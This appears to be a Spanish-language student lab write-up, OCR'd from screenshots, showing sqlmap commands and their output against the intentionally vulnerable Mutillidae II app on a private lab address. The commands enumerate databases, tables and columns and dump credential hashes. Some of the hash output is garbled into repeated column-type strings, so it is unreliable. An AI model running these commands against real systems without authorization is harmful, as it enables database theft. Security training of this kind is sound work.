
```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=q&password=&user-info-php-submi
t-button=View+Account+Details" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpe
rsist=nada; PHPSESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --passwords
```



```
[18:16:05] [WARNING] no clear password(s) found
database management system users password hashes:
[*] bricks [1]:
    password hash: cdateundmkrint(11)
[*] bwapp [1]:
    password hash: permsundmkrvarchar(40)bank_nameundmkrvarchar(32)bank_sort_codeundmkrv
archar(16)bank_sort_codeundmkrvarchar(16)bank_sort_codeundmkrvarchar(16)bank_sort_codeun
dmkrvarchar(16)bank_ibanundmkrvarchar(64)bank_ibanundmkrvarchar(64)bank_ibanundmkrvarcha
r(64)bank_account_holderundmkrvarchar(48)bank_account_holderundmkrvarchar(48)bank_accoun
t_holderundmkrvarchar(48)bank_account_typeundmkrenum('Checking','Business Checking','Sav
ings')bank_account_typeundmkrenum('Checking','Business Checking','Savings')bank_account_
typeundmkrenum('Checking','Business Checking','Savings')bank_account_typeundmkrenum('Che
cking','Business Checking','Savings')bank_account_typeundmkrenum('Checking','Business Ch
ecking','Savings')order_idundmkrint(11)order_numberundmkrvarchar(32)order_numberundmkrva
rchar(32)order_numberundmkrvarchar(32)order_numberundmkrvarchar(32)order_totalundmkrdeci
mal(15,5)order_totalundmkrdecimal(15,5)order_totalundmkrdecimal(15,5)order_subtotalundmk
rdecimal(15,5)order_subtotalundmkrdecimal(15,5)order_subtotalundmkrdecimal(15,5)order_ta
xundmkrdecimal(10,2)order_taxundmkrdecimal(10,2)order_taxundmkrdecimal(10,2)order_taxund
mkrdecimal(10,2)order_tax_detailsundmkrtextorder_tax_detailsundmkrtextorder_tax_detailsu
ndmkrtextorder_shippingundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shippin
gundmkrdecimal(10,2)order_shippingundmkrdecimal(10,2)order_shipping_taxundmkrdecimal(10,
2)order_shipping_taxundmkrdecimal(10,2)coupon_discountundmkrdecimal(12,2)coupon_discount
undmkrdecimal(12,2)coupon_discountundmkrdecimal(12,2)coupon_codeundmkrvarchar(32)coupon_
codeundmkrvarchar(32)order_discountundmkrdecimal(12,2)order_discountundmkrdecimal(12,2)o
rder_discountundmkrdecimal(12,2)order_discountundmkrdecimal(12,2)order_currencyundmkrvar
char(16)order_currencyundmkrvarchar(16)order_currencyundmkrvarchar(16)order_statusundmkr
char(1)order_statusundmkrchar(1)order_statusundmkrchar(1)order_statusundmkrchar(1)ship_m
ethod_idundmkrvarchar(255)ship_method_idundmkrvarchar(255)ship_method_idundmkrvarchar(25
5)ship_method_idundmkrvarchar(255)customer_noteundmkrtextcustomer_noteundmkrtextcustomer
_noteundmkrtextip_addressundmkrvarchar(15)ip_addressundmkrvarchar(15)ip_addressundmkrvar
char(15)ip_addressundmkrvarchar(15)ip_addressundmkrvarchar(15)order_status_history_idund
mkrint(11)order_status_history_idundmkrint(11)order_status_history_idundmkrint(11)order_
idundmkrint(11)date_addedundmkrdatetimedate_addedundmkrdatetimedate_addedundmkrdatetimed
ate_addedundmkrdatetimecustomer_notifiedundmkrint(1)customer_notifiedundmkrint(1)custome
```




```
[*] citizens [1]:
    password hash: acl_idundmkrint(11)
[*] cryptomg [1]:
    password hash: commentsundmkrtext
[*] debian-sys-maint [1]:
    password hash: section_valueundmkrvarchar(230)section_valueundmkrvarchar(230)section
_valueundmkrvarchar(230)valueundmkrvarchar(100)valueundmkrvarchar(100)valueundmkrvarchar
(100)valueundmkrvarchar(100)9
```



```
[*] wavsep [1]:
    password hash: agentundmkrvarchar(255)agentundmkrvarchar(255)typeundmkrtinyint(1) un
signedtypeundmkrtinyint(1) unsignedtypeundmkrtinyint(1) unsignedhitsundmkrint(11) unsign
edhitsundmkrint(11) unsigned3
[*] webcal [1]:
    password hash: attribute_listundmkrint(11)attribute_listundmkrint(11)attribute_listu
ndmkrint(11)attribute_listundmkrint(11)parent_idundmkrint(11)parent_idundmkrint(11)paren
t_idundmkrint(11)nameundmkrvarchar(255)lftundmkrint(11)
[*] webgoat.net [1]:
    password hash: subjectundmkrtext
[*] webmaster [1]:
    password hash: lftundmkrint(11)
[*] wordpress [1]:
    password hash: messageundmkrtext
[*] wraith [1]:
    password hash: rgtundmkrint(11)
[*] yazd [1]:
    password hash: messageundmkrtext
[*] yazd10 [1]:
    password hash: content_idundmkrint(11)content_idundmkrint(11)content_idundmkrint(11)
orderingundmkrint(11)3
```


Ejercicio 2 - SQLMap

Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II:
OWASP 2013 > A1 - Injection (SQL) > SQLi - Bypass Authentication > Login




Intentar conseguir la siguiente información:

Base de datos que se está utilizando.




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=login.php" --data "username=&password=&login-php-submi
t-button=Login" --cookie="showhints=1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHP
SESSID=n50p1e8dpqq2mdhk6ljbmi62q0" --current-db
```




```
available databases [36]:
[*] .svn
[*] bricks
[*] bwapp
[*] citizens
[*] cryptomg
[*] dvwa
[*] ejemplo 1
[*] ejemplo1
[*] gallery2
[*] getboo
[*] ghost
[*] gtd-php
[*] hex
[*] information_schema
[*] isp
[*] joomla
[*] mutillidae
[*] mysql
[*] nowasp
[*] orangehrm
[*] personalblog
[*] peruggia
[*] phpbb
[*] phpmyadmin
[*] proxy
[*] rentnet
[*] sqlol
[*] tikiwiki
[*] vicnum
[*] wackopicko
[*] wavsepdb
[*] webcal
[*] webgoat_coins
[*] wordpress
```


Tablas de la base de datos.



```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=gin
ner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld8pd9
0423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
" --tables
```




```
Database: information_schema
[28 tables]
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMN_PRIVILEGES                     |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
| SESSION_VARIABLES                     |
| STATISTICS                            |
| TABLE_CONSTRAINTS                     |
| TABLE_PRIVILEGES                      |
| USER_PRIVILEGES                       |
| VIEWS                                 |
| COLUMNS                               |
| ENGINES                               |
| EVENTS                                |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| TABLES                                |
| TRIGGERS                              |
+---------------------------------------+
```




```
Database: bricks
[1 table]
+---------------------------------------+
| users                                 |
+---------------------------------------+

Database: bwapp
[4 tables]
+---------------------------------------+
| blog                                  |
| heroes                                |
| movies                                |
| users                                 |
+---------------------------------------+

Database: citizens
[1 table]
+---------------------------------------+
| logins                                |
+---------------------------------------+

Database: cryptomg
[3 tables]
+---------------------------------------+
| challenge2_articles                   |
| challenge2_users                      |
| challenge4_users                      |
+---------------------------------------+

Database: dvwa
[2 tables]
+---------------------------------------+
| guestbook                             |
| users                                 |
+---------------------------------------+
```


Columnas de la base de datos.



```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=ginner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --columns
```




```
Database: nowasp
Table: balloon_tips
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| hint_level | int(11)    |
| tip       | text        |
| tip_key   | varchar(64) |
+-----------+-------------+

Database: nowasp
Table: pen_test_tools
[5 columns]
+--------------+---------+
| Column       | Type    |
+--------------+---------+
| comment      | text    |
| phase_to_use | text    |
| tool_id      | int(11) |
| tool_name    | text    |
| tool_type    | text    |
+--------------+---------+
```




```
Database: nowasp
Table: level_1_help_include_files
[3 columns]
+-----------------------------------------+---------+
| Column                                  | Type    |
+-----------------------------------------+---------+
| level_1_help_include_file               | text    |
| level_1_help_include_file_description   | text    |
| level_1_help_include_file_key           | int(11) |
+-----------------------------------------+---------+

Database: nowasp
Table: page_hints
[3 columns]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| hint      | text        |
| hint_key  | int(11)     |
| page_name | varchar(64) |
+-----------+-------------+

Database: nowasp
Table: captured_data
[8 columns]
+--------------+----------+
| Column       | Type     |
+--------------+----------+
| data         | text     |
| port         | text     |
| capture_date | datetime |
| data_id      | int(11)  |
| hostname     | text     |
| ip_address   | text     |
```

Esquema completo. -d nowasp




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=ginner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --schema
```




```
[15:32:29] [INFO] resumed: 'Create_tmp_table_priv','enum('N','Y')'
[15:32:29] [INFO] resumed: 'Lock_tables_priv','enum('N','Y')'
[15:32:29] [INFO] resumed: 'Create_view_priv','enum('N','Y')'
[15:32:29] [INFO] resumed: 'Show_view_priv','enum('N','Y')'
[15:32:29] [INFO] resumed: 'Create_routine_priv','enum('N','Y')'
[15:32:29] [INFO] resumed: 'Alter_routine_priv','enum('N','Y')'
[15:32:29] [INFO] resumed: 'Execute_priv','enum('N','Y')'
[15:32:29] [INFO] resumed: 'Trigger_priv','enum('N','Y')'
[15:32:29] [INFO] fetching columns for table 'tables_priv' in database 'mysql'
[15:32:29] [INFO] resumed: 'Host','char(60)'
```

Volcado completo de tabla de usuarios con contraseñas.




```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://10.0.2.24//mutillidae/index.php?page=login.php" --data "username=ginner&password=ginner&login-php-submit-button=Login" --cookie="showhints=1; PHPSESSID=ld8pd90423ija7ahkdnk2mge76; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada" --passwords
```




```
database management system users password hashes:
[*] bricks [1]:
    password hash: cdateundmkrint(11)
[*] bwapp [1]:
    password hash: permsundmkrvarchar(40)bank_nameundmkrvarchar(32)bank_sort_codeundmkrvarchar(16)bank_sort_codeundmkrvarchar(16)bank_sort_codeundmkrvarchar(16)bank_sort_codeundmkr
```

Ejercicio 3 - SQLMap

Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II:
OWASP 2013 > A1 - Injection (SQL) > SQLMap Practice > View Someones Blog




Intentar conseguir la siguiente información:

